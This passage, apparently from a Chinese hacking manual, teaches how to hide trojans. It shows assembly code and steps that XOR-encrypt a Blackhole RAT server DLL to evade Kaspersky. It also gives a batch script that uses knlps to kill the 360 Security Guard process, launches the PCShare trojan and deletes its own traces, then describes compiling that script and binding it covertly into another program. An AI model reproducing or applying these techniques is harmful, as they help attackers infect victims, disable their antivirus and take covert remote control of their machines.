


图92　从黑洞服务端导出DLL文件

```
008EF625   B8 37F60700    mov     eax, 7F637
008EF62A   BA 00008700    mov     edx, 00870000
008EF62F   03C2           add     eax, edx
008EF631   FFE0           jmp     eax
008EF633   B1 15          mov     cl, 15
008EF635   0000           add     byte ptr [eax], al
008EF637   60             pushad
008EF638   E8 00000000    call    008EF63D
008EF63D   5E             pop     esi
008EF63E   83EE 0A        sub     esi, 0A
008EF641   8B06           mov     eax, dword ptr [esi]
008EF643   03C2           add     eax, edx
008EF645   8B08           mov     ecx, dword ptr [eax]
008EF647   894E F3        mov     dword ptr [esi-D], ecx
008EF64A   83EE 0F        sub     esi, 0F
008EF64D   56             push    esi
008EF64E   52             push    edx
```

之后记录下入口地址008EF625，从008EF63D开始加密。为什么从这里开始加密，稍后再说明。接着用!EPort这个加花工具给导出的DLL文件加个花。其实不是加花，是借助这个加花工具加个区段，顺便把入口点也更改到这个区段。我们选择加NSPACK2.3的花，然后将所有复选项前的勾去掉（最后一个是备份，可以不去掉），如图94所示。

加完花之后，用OD载入文件，删除原有的花指令，接着在这段的末尾有一块空白区域，我们写入进行XOR加密的代码（代码2）：

```
0091A010 >  E8 00000000     call    0091A015                ①
0091A015    58              pop     eax                     ②
0091A016    2D 15A09100     sub     eax, 0091A015           ③
0091A01B    05 25F68E00     add     eax, 008EF625           ④
0091A020    50              push    eax                     ⑤
0091A021    83C0 18         add     eax, 18                 ⑥
0091A024    8BD8            mov     ebx, eax                ⑦
0091A026    B9 04000000     mov     ecx, 4
0091A02B    8B03            mov     eax, dword ptr [ebx]
0091A02D    35 44332211     xor     eax, 11223344
0091A032    8903            mov     dword ptr [ebx], eax
0091A034    83C3 04         add     ebx, 4
0091A037  ^ E2 F2           loopd   short 0091A02B
0091A039    33C0            xor     eax, eax                ⑧
0091A03B    C3              retn                            ⑨
0091A03C    90              nop
```



图93　用堀北压缩服务端




图94

先来解释下这段代码，这个和前面介绍过的xor加密和加减法加密有一点区别，也就是前面多了一些代码，下面分别对代码后的解释标号进行说明。

①这句CALL要用二进制编辑来写入，目的是为了获得相对地址。二进制编辑写入**E8 00 00 00 00**，同时这句操作也将0091A015压入堆栈，也就是CALL的下一句地址。

②这句是取出CALL压入堆栈的地址0091A015，同时保存在eax寄存器里。

③这里是解决重定位的经典方案，这句将eax减去上一句的地址0091A015，获得一个相对的数值（在OD中的值为0，但是基址经过重定位后，未必得到0），也就是目前的基址和产生重定位后基址的差值，之后将这个值保存在eax里。

④这句将入口点和上句获得的目前的基址和重定位基址的差值相加，之后将值保存在eax中。这也就保证了eax中存放的入口地址是动态的，随着重定位改变而改变，但是始终是入口。

⑤这句是将eax里存放的入口地址压入堆栈。

⑥将eax加上18，也就是入口地址下面的008EF63D这个地址，**008EF63D−008EF625=18**，

仍然取的是相对地址。之后将这个地址保存在eax 中，保证了重定位后依然指向pop esi（参照代码1）。

⑦这句是将eax 中的地址传入ebx 中，这里是我们前面介绍过的xor 加密代码的开始，只不过传送地址是eax。

⑧这句将eax 清零。

⑨Retn 和⑤中的push 对应，返回到push 压入堆栈的地址，也就是程序的入口点。

由于我们用的是工具加花，所以入口点直接定位在了0091A010，之后用OD 载入，把要加密的部分在16 进制窗口里显示出来，然后按鼠标右键，选择**"数据窗口中跟随" - "选择"**，如图95 所示。




图95

之后跳到入口开始F8 单步跟踪，直到此循环完毕。我们发现16 进制窗口的数据在改变，变成了加密后的16 进制数据，如图96 所示，把数据复制出来，数据为：**1A B0 CC 1B CF 35 21 D3 CF 3B AB 5F B7 B0 CC 1E 56 52 8B F0 AD**




图96

接着重新载入文件，把这段数据用二进制编辑替换掉未加密前的数据后保存，如图97 所示。




图97

这样，就完成了整个加密过程。经过测试，DLL 成功免杀卡巴，这时可以用图92 中的工具把DLL 导回黑洞的服务端，运行即可正常上线，功能完全。

总结

对于DLL 的XOR 加密免杀（也可以用介绍的加减法加密），其通用性不能保证百分之百，只能算是免杀的一种选择。测试过几个DLL 文件，体积大一点的DELPHI 写的程序比较通用；C++ 写的体积比较小的，在更改入口点后往往在OD 中加载失败，也就无从修改了。即使用一些非常手段改掉了数据，最后服务端也不能上线，如果你给DLL 加花指令也是要考虑重定位的。

前面我们说到为什么不从入口开始加密，而是从008EF63D 这里开始加密，这是因为前面的一些指令后面带有地址。建议尽量避开加密带有地址的指令，也是防止重定位带来的修改后程序不能运行的问题。

十六、突破360安全卫士监控

在做免杀时，有个很棘手的问题，就是几乎所有杀软都过了，但是最后安装服务启动时被360拦截，结果所有的免杀遇到360全白费。本节介绍一种突破360安全卫士监控的办法，通过结束360进程的方式，来达到使其监控失效的目的。

网上曾有一种比较不错的方式，也就是更改注册表键值，使360失去防护，但是360针对此手段已经作出防护。还有一种方式，是通过taskkill来结束360进程，但是现在此方法也无效了。这次我们介绍通过knlps这个小工具来无声无息结束360进程，以此达到启动木马的目的。

先来建立一个批处理文件，在记事本中写入如下内容：

```
@ECHO OFF
ping 127.0.0.1          // 拖延时间，保证knlps释放完毕
knlps.exe -l >PID.txt          //用knlps列所有进程PID并写入PID.txt
FINDSTR /i "360tray.exe" PID.txt >>tt.txt          //获取360进程PID，一系列信息写入tt.txt
FOR /F "eol=; tokens=1 delims= " %%1 in (tt.txt) do knlps.exe -k %%1          //获取360进程PID并结束
ping 127.0.0.1       //拖延时间，保证进程已经被结束
ping 127.0.0.1
call pc.exe          //pc.exe为要启动的木马
del knlps.exe        //删除痕迹
del tt.txt           //删除痕迹
del pid.txt          //删除痕迹
del 360.exe          //删除自身
```

之后保存为xxx.bat，再把bat转换成exe，用以加密批处理的内容。我使用的是ExeScript，打开这个工具后，点击**“文件”-“新建”-“批处理文件”**，然后把批处理的内容复制进去，如图98所示。




图98

最后，再点击**“方案”-“编译”**，就编译成exe后缀的文件了，原来批处理的样子已经再也看不到了。编译出来我们命名为360.exe。

之后我们借助捆绑机和目标程序进行捆绑，这里使用“大水牛多功能过主动捆绑工具2.5”，再按照如图99所示进行捆绑设置。

在捆绑进Knlps.exe和pc.exe（服务端）时，选择只释放不运行，而且三个文件必须要释放到同一个目录，我选择的是Windows目录。还要注意，最后一个文件是bat编译成的exe文件，运行时会弹出黑色的CMD窗口，我们还要处理一下。

在“其他设置”下的“运行方式”下拉菜单中选择“隐藏模式”就可以了，如图100所示。

选择这种模式省去了加个VBS来隐藏运行批处理，捆绑的文件越少越好。捆绑后就生成

了一个文件，其中里面捆绑的是PCSHARE，运行时轻松结束掉了360安卫士，服务端成功上线。

